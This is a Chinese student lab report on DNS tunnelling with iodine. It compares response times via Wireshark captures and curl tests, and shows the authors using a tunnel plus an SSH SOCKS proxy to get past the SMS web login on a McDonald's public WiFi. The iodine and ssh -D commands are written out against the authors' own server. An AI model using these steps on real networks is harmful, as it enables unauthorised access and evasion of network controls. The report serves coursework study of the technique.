2067	61.658832	192.168.199.1	192.168.199.149	DNS	44	0.013231000 Standard query response 0xb985 A s1.hdslb.com CNAME bstatic.hdslb.com CNAME…
2413	61.810800	192.168.199.149	192.168.199.1	DNS	76	Standard query 0x9ccb A www.bilibili.com
2416	61.816292	192.168.199.1	192.168.199.149	DNS	35	0.005492000 Standard query response 0x9ccb A www.bilibili.com CNAME bilibili.hdslb.net …
2497	62.215231	192.168.199.149	192.168.199.1	DNS	72	Standard query 0x1194 A i0.hdslb.com
2498	62.218052	192.168.199.1	192.168.199.149	DNS	45	0.002821000 Standard query response 0x1194 A i0.hdslb.com CNAME img.hdslb.com CNAME i0.…
2555	62.313534	192.168.199.149	192.168.199.1	DNS	72	Standard query 0xc78a A i2.hdslb.com


对比访问百度以及哔哩哔哩两个网页的情况发现，DNS 的响应时间都非常短，即使是对图片的请求的响应。这是因为在正常情况下，DNS 是不传输数据的。

ii. **DNS 隧道使用代理访问百度以及哔哩哔哩的响应时间**

由于使用 DNS 隧道之后，通过抓包探测不到访问的网址。不过在 DNS 隧道中是通过 DNS 的数据包进行流量上网的，所以 DNS 包的附加信息中会含有一些类似的 img 数据，所以长度很大的 DNS 包应该就是访问哔哩哔哩的某一个 img 或者视频的响应，所以在此通过对比数据长度大小的包的响应时间来大概对比访问百度和哔哩哔哩的响应时间：



由上图可以看出，数据长度较短的 DNS 包与数据长度较长的 DNS 数据包响应时间差别不大，说明了 DNS 隧道传输 DNS 包与长度没有很大关系，可是对比直接通过校园网访问的对比时间，会发现 DNS 隧道的响应时间明显比前者要慢，而且偶尔会出现响应时间在个位数的情况。



.587588665	120.78.144.125	192.168.237.129	DNS	686	0.032901229	Standard query response 0x516e NULL 02eaz82\276D\3…
.587873660	192.168.237.129	120.78.144.125	DNS	324		Standard query 0x8dcc NULL 0afa182\276t\3361h\373a…
.604278560	120.78.144.125	192.168.237.129	DNS	140	0.039446178	Standard query response 0x6f9d NULL 02mb0W\317sn\3…
.604438128	192.168.237.129	120.78.144.125	DNS	324		Standard query 0xabfb NULL 0ana2\354\375lap\352\30…
.615295274	120.78.144.125	192.168.237.129	DNS	327	0.027421614	Standard query response 0x8dcc NULL 0afa182\276t\3…
.615431828	192.168.237.129	120.78.144.125	DNS	319		Standard query 0xca2a NULL 0avb3LaS5\346d\326i\352…
.646180440	120.78.144.125	192.168.237.129	DNS	327	0.041742312	Standard query response 0xabfb NULL 0ana2\354\3751…
.646420580	192.168.237.129	120.78.144.125	DNS	169		Standard query 0xe859 NULL 0efb482\3122hb\276\356k…
.657399905	120.78.144.125	192.168.237.129	DNS	1457	0.041968077	Standard query response 0xca2a NULL 0avb3LaS5\346d…
.658842890	192.168.237.129	120.78.144.125	DNS	169		Standard query 0x0688 NULL 0igb582\3122hb\276\356k…
.688724437	120.78.144.125	192.168.237.129	DNS	172	0.042303857	Standard query response 0xe859 NULL 0efb482\3122hb…
.709250655	192.168.237.129	120.78.144.125	DNS	100		Standard query 0x24b7 NULL pabqmdfa.iodine2116.pym…
.719163777	120.78.144.125	192.168.237.129	DNS	172	0.060320887	Standard query response 0x0688 NULL 0igb582\3122hb…
.087167710	120.78.144.125	192.168.237.129	DNS	238	3.377917055	Standard query response 0x24b7 NULL pabqmdfa.iodin…
.087491877	192.168.237.129	120.78.144.125	DNS	169		Standard query 0x42e6 NULL 0mhb682\3122hb\276\356k…
.119285002	120.78.144.125	192.168.237.129	DNS	172	0.031793125	Standard query response 0x42e6 NULL 0mhb682\3122hb…
.140326326	192.168.237.129	120.78.144.125	DNS	100		Standard query 0x6115 NULL pabymdfi.iodine2116.pym…
.857909281	120.78.144.125	192.168.237.129	DNS	238	0.717582955	Standard query response 0x6115 NULL pabymdfi.iodin…
.858455891	192.168.237.129	120.78.144.125	DNS	169		Standard query 0x7f44 NULL 0qab782\3122hb\276\356k…
.889253324	120.78.144.125	192.168.237.129	DNS	172	0.030797433	Standard query response 0x7f44 NULL 0qab782\3122hb…
.909995607	192.168.237.129	120.78.144.125	DNS	100		Standard query 0x9d73 NULL paaamdfq.iodine2116.pym…
.009317840	192.168.137.1	239.255.255.250	SSDP	215		M-SEARCH * HTTP/1.1
.354919048	192.168.237.129	120.78.144.125	DNS	324		Standard query 0xbba2 NULL 0uaa882\276t\3361h\373a…
.366368699	120.78.144.125	192.168.237.129	DNS	103	0.456373092	Standard query response 0x9d73 NULL paaamdfq.iodin…
.366453030	192.168.237.129	120.78.144.125	DNS	324		Standard query 0xd9d1 NULL 0uia92\355Bk\330r\353\2…
.376295971	120.78.144.125	192.168.237.129	DNS	327	0.021376923	Standard query response 0xbba2 NULL 0uaa882\276t\3…
.376400342	192.168.237.129	120.78.144.125	DNS	319		Standard query 0xf800 NULL 0uqba\370\3117yhr\313\3…
.400372137	120.78.144.125	192.168.237.129	DNS	1462	0.033919107	Standard query response 0xd9d1 NULL 0uia92\355Bk\3…
.400689260	192.168.237.129	120.78.144.125	DNS	169		Standard query 0x162f NULL 0ybbb82\3122hb\276\356k…
.432576651	120.78.144.125	192.168.237.129	DNS	322	0.056176309	Standard query response 0xf800 NULL 0uqba\370\3117…
.453538905	192.168.237.129	120.78.144.125	DNS	100		Standard query 0x345e NULL paaimdfy.iodine2116.pym…
.463626624	120.78.144.125	192.168.237.129	DNS	172	0.062937364	Standard query response 0x162f NULL 0ybbb82\3122hb…
.010394507	192.168.137.1	239.255.255.250	SSDP	215		M-SEARCH * HTTP/1.1

b) 使用 curl 命令测试网络速度

同样进行对比实验，分别在**正常的校园网**下以及在**校园网下通过 DNS 隧道**进行 curl 测试。

指令模板为：

```
curl -o /dev/null -s -w '%{time_connect}:%{time_starttransfer}:%{time_total}\n' '[url]'
```

上面是给出对[url]网站站点执行 curl 命令的情况，输出常量是 HTML 代码，通过 **-o** 参数发送到 **/dev/null** 。**-s** 参数去掉所有状态信息。**-w** 参数让 curl 写出列出的计时器的状态信息。

Curl 使用的计时器：

计时器	描述
time_connect	建立到服务器的 TCP 连接所用的时间
time_starttransfer	在发出请求之后,Web 服务器返回数据的第一个字节所用的时间

time_total	完成请求所用的时间
time_namelookup	DNS 解析时间,从请求开始到 DNS 解析完毕所用时间(记得关掉 Linux 的 nscd 的服务测试)
speed_download	下载速度，单位-字节每秒。

下面是测试百度及哔哩哔哩网站的 **time_connect，time_starttransfer，time_total** 的测试结果。

i. **正常的校园网**

百度（多次试验更具普遍性）：

```
seven@ubuntu:~$ curl -o /dev/null -s -w '%{time_connect}:%{time_starttransfer}:%
{time_total}\n' 'http://baidu.com'
0.048:0.094:0.094
seven@ubuntu:~$ curl -o /dev/null -s -w '%{time_connect}:%{time_starttransfer}:%
{time_total}\n' 'http://baidu.com'
0.068:0.120:0.120
seven@ubuntu:~$ curl -o /dev/null -s -w '%{time_connect}:%{time_starttransfer}:%
{time_total}\n' 'http://baidu.com'
0.047:0.092:0.092
seven@ubuntu:~$ curl -o /dev/null -s -w '%{time_connect}:%{time_starttransfer}:%
{time_total}\n' 'http://baidu.com'
0.047:0.090:0.090
seven@ubuntu:~$ curl -o /dev/null -s -w '%{time_connect}:%{time_starttransfer}:%
{time_total}\n' 'http://baidu.com'
0.061:0.116:0.116
seven@ubuntu:~$ curl -o /dev/null -s -w '%{time_connect}:%{time_starttransfer}:%
{time_total}\n' 'http://baidu.com'
0.049:0.101:0.101
seven@ubuntu:~$ curl -o /dev/null -s -w '%{time_connect}:%{time_starttransfer}:%
{time_total}\n' 'http://baidu.com'
0.056:0.102:0.102
seven@ubuntu:~$ curl -o /dev/null -s -w '%{time_connect}:%{time_starttransfer}:%
{time_total}\n' 'http://baidu.com'
0.060:0.104:0.105
```

由上，连接时间在 0.04~0.07s 之间变化，服务器返回第一个字节的时间在 0.09~0.12s 变化

哔哩哔哩：

```
seven@ubuntu:~$ curl -o /dev/null -s -w '%{time_connect}:%{time_starttransfer}:%
{time_total}\n' 'http://bilinili.com'
0.022:0.046:0.046
seven@ubuntu:~$ curl -o /dev/null -s -w '%{time_connect}:%{time_starttransfer}:%
{time_total}\n' 'http://bilinili.com'
0.029:0.051:0.051
seven@ubuntu:~$ curl -o /dev/null -s -w '%{time_connect}:%{time_starttransfer}:%
{time_total}\n' 'http://bilinili.com'
0.030:0.052:0.052
seven@ubuntu:~$ curl -o /dev/null -s -w '%{time_connect}:%{time_starttransfer}:%
{time_total}\n' 'http://bilinili.com'
0.021:0.045:0.045
seven@ubuntu:~$ curl -o /dev/null -s -w '%{time_connect}:%{time_starttransfer}:%
{time_total}\n' 'http://bilinili.com'
0.022:0.046:0.046
seven@ubuntu:~$ curl -o /dev/null -s -w '%{time_connect}:%{time_starttransfer}:%
{time_total}\n' 'http://bilinili.com'
0.031:0.060:0.060
seven@ubuntu:~$ curl -o /dev/null -s -w '%{time_connect}:%{time_starttransfer}:%
{time_total}\n' 'http://bilinili.com'
0.046:0.071:0.071
seven@ubuntu:~$ curl -o /dev/null -s -w '%{time_connect}:%{time_starttransfer}:%
{time_total}\n' 'http://bilinili.com'
0.021:0.046:0.046
```

由上，连接时间在 0.02~0.04s 之间变化，服务器返回第一个字节的时间在 0.04~0.07s 变化。显然发现访问百度的 **time_connect** 和 **time_starttransfer** 的时间明显比访问哔哩哔哩的长

ii. **DNS 隧道**

百度：

```
seven@ubuntu:~$ curl -o /dev/null -s -w '%{time_connect}:%{time_starttransfer}:%
{time_total}\n' 'http://baidu.com'
0.046:0.092:0.092
seven@ubuntu:~$ curl -o /dev/null -s -w '%{time_connect}:%{time_starttransfer}:%
{time_total}\n' 'http://baidu.com'
0.049:0.097:0.097
seven@ubuntu:~$ curl -o /dev/null -s -w '%{time_connect}:%{time_starttransfer}:%
{time_total}\n' 'http://baidu.com'
0.047:0.091:0.091
seven@ubuntu:~$ curl -o /dev/null -s -w '%{time_connect}:%{time_starttransfer}:%
{time_total}\n' 'http://baidu.com'
0.046:0.087:0.087
seven@ubuntu:~$ curl -o /dev/null -s -w '%{time_connect}:%{time_starttransfer}:%
{time_total}\n' 'http://baidu.com'
0.045:0.088:0.088
seven@ubuntu:~$ curl -o /dev/null -s -w '%{time_connect}:%{time_starttransfer}:%
{time_total}\n' 'http://baidu.com'
0.046:0.089:0.089
seven@ubuntu:~$ curl -o /dev/null -s -w '%{time_connect}:%{time_starttransfer}:%
{time_total}\n' 'http://baidu.com'
0.048:0.090:0.090
seven@ubuntu:~$ curl -o /dev/null -s -w '%{time_connect}:%{time_starttransfer}:%
{time_total}\n' 'http://baidu.com'
0.056:0.101:0.101
```

由图上得，在 DNS 隧道下，连接时间在 0.04~0.06s 之间变化，服务器返回第一个字节的时间在 0.08~0.12s 变化。即和在正常校园下的连接时间是差不多的。

哔哩哔哩：

```
seven@ubuntu:~$ curl -o /dev/null -s -w '%{time_connect}:%{time_starttransfer}:%
{time_total}\n' 'http://bilibili.com'
0.061:0.108:0.108
seven@ubuntu:~$ curl -o /dev/null -s -w '%{time_connect}:%{time_starttransfer}:%
{time_total}\n' 'http://bilibili.com'
0.026:0.039:0.039
seven@ubuntu:~$ curl -o /dev/null -s -w '%{time_connect}:%{time_starttransfer}:%
{time_total}\n' 'http://bilibili.com'
0.064:0.115:0.115
seven@ubuntu:~$ curl -o /dev/null -s -w '%{time_connect}:%{time_starttransfer}:%
{time_total}\n' 'http://bilibili.com'
0.041:0.051:0.051
seven@ubuntu:~$ curl -o /dev/null -s -w '%{time_connect}:%{time_starttransfer}:%
{time_total}\n' 'http://bilibili.com'
0.061:0.112:0.112
seven@ubuntu:~$ curl -o /dev/null -s -w '%{time_connect}:%{time_starttransfer}:%
{time_total}\n' 'http://bilibili.com'
0.026:0.036:0.036
seven@ubuntu:~$ curl -o /dev/null -s -w '%{time_connect}:%{time_starttransfer}:%
{time_total}\n' 'http://bilibili.com'
0.057:0.112:0.112
seven@ubuntu:~$ curl -o /dev/null -s -w '%{time_connect}:%{time_starttransfer}:%
{time_total}\n' 'http://bilibili.com'
0.024:0.034:0.034
```

由图上得，在 DNS 隧道下，连接时间在 0.02~0.06s 之间变化，服务器返回第一个字节的时间在 0.03~0.12s 变化。对比正常校园网下会发现，**time_starttransfer** 时间有时候会相对较长。


总的来说，百度的响应时间和正常差不多，而访问视频网站的时候偶尔会响应长一点。

7) 麦当劳 WIFI 验证绕过 Web 认证进行免费上网

下面是没有连接麦当劳的 wifi 时以及连接麦当劳 wifi 对百度进行 ping 测试的图，从而发现麦当劳的 wifi 是允许 DNS 查询的，网页验证之后才可以正常上网。所以本次实验就是通过建立 DNS 隧道以及 socks 代理来达到免认证上网的目的。

```
seven@ubuntu:~$ ping baidu.com 连接WIFI前
ping: unknown host baidu.com
seven@ubuntu:~$ ^C
seven@ubuntu:~$ ping baidu.com
PING baidu.com (220.181.57.216) 56(84) bytes of data.          连接WIFI后，发现WIFI
64 bytes from 220.181.57.216: icmp_seq=1 ttl=128 time=41.9 ms  允许DNS查询，满足实
64 bytes from 220.181.57.216: icmp_seq=2 ttl=128 time=41.0 ms  验前提条件
64 bytes from 220.181.57.216: icmp_seq=3 ttl=128 time=45.6 ms
64 bytes from 220.181.57.216: icmp_seq=4 ttl=128 time=42.0 ms
^C
--- baidu.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 41.060/42.692/45.668/1.775 ms
```

而麦当劳的 wifi 需要进行短信验证上网（如图）。



下面建立 DNS 隧道，达到免认证上网的效果。首先在客户机使用 iodine 指令，建立 DNS 隧道，由于上面的实验已经设置过 socks 代理了，所以直接打开 ssh 隧道即可。


实验如图所示：

```
seven@ubuntu:~$ sudo iodine -P 12345678 120.78.144.125 iodine2116.pymcf.xyz
[sudo] password for seven:
Opened dns0
Opened IPv4 UDP socket
Sending DNS queries for iodine2116.pymcf.xyz to 120.78.144.125
Autodetecting DNS query type (use -T to override).
Using DNS type NULL queries
Version ok, both using protocol v 0x00000502. You are user #0
Setting IP of dns0 to 10.0.0.2
Setting MTU of dns0 to 1130
Server tunnel IP is 10.0.0.1
Testing raw UDP data to the server (skip with -r)
Server is at 192.168.1.99, trying raw login: ....failed
Using EDNS0 extension
Switching upstream to codec Base128
Server switched upstream to codec Base128
No alternative downstream codec available, using default (Raw)
Switching to lazy mode for low-latency
Server switched to lazy mode
Autoprobing max downstream fragment size... (skip with -m fragsize)
768 ok.. 1152 ok.. ...1344 not ok.. ...1248 not ok.. ...1200 not ok.. 1176 ok.. ...1
188 not ok.. will use 1176-2=1174
Setting downstream fragment size to max 1174...
Connection setup complete, transmitting data.
Detaching from terminal...
seven@ubuntu:~$ ping 10.0.0.01
```

```
seven@ubuntu:~$ ping 10.0.0.01
PING 10.0.0.01 (10.0.0.1) 56(84) bytes of data.
64 bytes from 10.0.0.1: icmp_seq=1 ttl=64 time=13.2 ms
64 bytes from 10.0.0.1: icmp_seq=2 ttl=64 time=13.8 ms
64 bytes from 10.0.0.1: icmp_seq=3 ttl=64 time=12.3 ms
^C
--- 10.0.01 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 12.392/13.157/13.869/0.611 ms
seven@ubuntu:~$ ssh -f -N -D 5000 AniviaKid@10.0.0.1
```

打开百度，成功免认证上网，实验成功：

通过 Wireshark 抓包，看到一堆 DNS 数据包，因为现在的流量都是通过 DNS 进行隧道传输，目的地址为阿里服务器的地址。



No.	Time	Source	Destination	Protocol	Length	Time	Info
1	0.000000000	192.168.237.129	120.78.144.125	DNS	100		Standard query 0x9a24 NULL paaqmoi…
2	0.011171530	120.78.144.125	192.168.237.129	DNS	103		Standard query response 0x7bf5 NUL…
3	4.011939846	192.168.237.129	120.78.144.125	DNS	100		Standard query 0xb853 NULL paaqmoi…
4	4.023059003	120.78.144.125	192.168.237.129	DNS	103	4.023059003	Standard query response 0x9a24 NUL…
5	8.026806275	192.168.237.129	120.78.144.125	DNS	100		Standard query 0xd682 NULL paaqmoj…
6	8.037480405	120.78.144.125	192.168.237.129	DNS	103	4.025540559	Standard query response 0xb853 NUL…
7	9.638420110	192.168.237.129	120.78.144.125	DNS	282		Standard query 0xf4b1 NULL 0ycb982…
8	9.650113051	120.78.144.125	192.168.237.129	DNS	165	1.623306776	Standard query response 0xd682 NUL…
9	9.656046863	192.168.237.129	120.78.144.125	DNS	100		Standard query 0x12e0 NULL paaymoj…
10	9.668197398	120.78.144.125	192.168.237.129	DNS	285	0.029777288	Standard query response 0xf4b1 NUL…
11	9.689758083	120.78.144.125	192.168.237.129	DNS	212	0.033711220	Standard query response 0x12e0 NUL…
12	9.692319594	192.168.237.129	120.78.144.125	DNS	324		Standard query 0x310f NULL 02eaa82…
13	9.703526710	120.78.144.125	192.168.237.129	DNS	327	0.011207116	Standard query response 0x310f NUL…
14	9.703666101	192.168.237.129	120.78.144.125	DNS	324		Standard query 0x4f3e NULL 02mab\3…
15	9.715510722	120.78.144.125	192.168.237.129	DNS	327	0.011844621	Standard query response 0x4f3e NUL…
16	9.715620232	192.168.237.129	120.78.144.125	DNS	324		Standard query 0x6d6d NULL 02uac\3…
17	9.725827900	120.78.144.125	192.168.237.129	DNS	327	0.010207668	Standard query response 0x6d6d NUL…
18	9.725967787	192.168.237.129	120.78.144.125	DNS	137		Standard query 0x8b9c NULL 022bd\3…
19	9.736758052	120.78.144.125	192.168.237.129	DNS	202	0.010790265	Standard query response 0x8b9c NUL…
20	9.742128811	192.168.237.129	120.78.144.125	DNS	100		Standard query 0xa9cb NULL pabimoj…
21	9.777175690	120.78.144.125	192.168.237.129	DNS	302	0.035046879	Standard query response 0xa9cb NUL…
22	9.782905156	192.168.237.129	120.78.144.125	DNS	100		Standard query 0xc7fa NULL pabqmoj…
23	9.820750365	192.168.237.129	120.78.144.125	DNS	170		Standard query 0xe629 NULL 0agbe82…
24	9.837393450	120.78.144.125	192.168.237.129	DNS	298	0.054488294	Standard query response 0xc7fa NUL…
25	9.837616708	192.168.237.129	120.78.144.125	DNS	169		Standard query 0x0458 NULL 0ehbf82…
26	9.869035876	120.78.144.125	192.168.237.129	DNS	173	0.048285511	Standard query response 0xe629 NUL…
27	9.869260073	192.168.237.129	120.78.144.125	DNS	282		Standard query 0x2287 NULL 0ihbg82…
28	9.879894596	120.78.144.125	192.168.237.129	DNS	234	0.042277888	Standard query response 0x0458 NUL…
29	9.880166727	192.168.237.129	120.78.144.125	DNS	324		Standard query 0x40b6 NULL 0maah82…

```
▸ Frame 1: 100 bytes on wire (800 bits), 100 bytes captured (800 bits) on interface 0
▸ Ethernet II, Src: Vmware_81:ee:bb (00:0c:29:81:ee:bb), Dst: Vmware_ef:63:b7 (00:50:56:ef:63:b7)
▸ Internet Protocol Version 4, Src: 192.168.237.129, Dst: 120.78.144.125
```

（2）实验体会与感想。

这次实验结合生活中遇到的一些 web 认证上网现象，考虑建立 DNS 隧道来达到免认证上网的效果，现实生活意义很大。

这次实验我们学会了如何建立 DNS Tunnel 绕过认证系统，上个学期的计网课曾经学过 DNS 的相关知识，那时候还感慨 DNS 给予我们的方便很多，但没想到我们竟然可以利用 DNS 钻进一个漏洞里面，去绕过认证系统。原理就是认证系统对 DNS 的信息没办法进行有效的检查，而 DNS 可以携带信息随意出入，从而绕过了认证系统这道墙。

在这个实验过程中我们尝试过使用 DNS2TCP 软件和 iodine 软件来进行实验，一开始 DNS2TCP 软件在客户端使用有一些问题出现没有很好解决，最后就针对 iodine 软件进行实验，实验过程中，Windows 的 iodine 软件可能由于一些原因也导致了一些问题出现，换用了更加兼容的 Ubuntu 系统，当然服务器也在实验过程换用了两个系统，最终采用了 Centos 系统的服务器和 Ubuntu 的客户机。成功建立隧道之后，建立 socks 代理整个实验就差不多完成了。然后就是对 DNS 通道通信的一些分析，使用了 Wireshark 进行抓包，发现所有 DNS 包都是 NULL 类型的，这应该是和阿里服务器有关，利用 response 包得到响应时间，大概可以看出通信的速度。而 curl 则是更加直观和更加准确地测网站的响应时间。

以上就是实验总结。这次实验给我们最大的体会就是学会了很多，DNS 隧道的建立，各种软件在不同系统下可能也会出现问题，有时候直接换一个更加兼容的系统会更容易达到实验效果。我们学会了如何熟练操作 iodine——一个不仅能提供高性能的网络隧道，还能提供额外的安全保证的软件。还学会了如何使用服务器和 Linux 环境，并在其上面搭建 SSH 代理和 socks 代理。

总而言之，我觉得这门课给我们的帮助是很大的，非常感谢这学期老师的指导，以及 TA 的耐心指导~

（3）参考文献。

[1] DNS 隧道-绕过 wifi 热点登录免费上网

[2] DNS 隧道和工具

[3] DNS 隧道工具 iodine

[4] DNS+tunnel(DNS 隧道)技术

[5] DNS Tunneling 及相关实现

[6] 配置 WEB 认证的功能原理

【交实验报告】

上传实验报告：ftp://222.200.180.109/ 截止日期（不迟于）：第 18 周之前完成

上传小组实验报告。上传文件名格式：小组号_ 防火墙管理实验.pdf （由组长负责上传）

例如: 文件名“6_ 网络攻击分析实验.pdf”表示第 6 组的网络攻击分析实验报告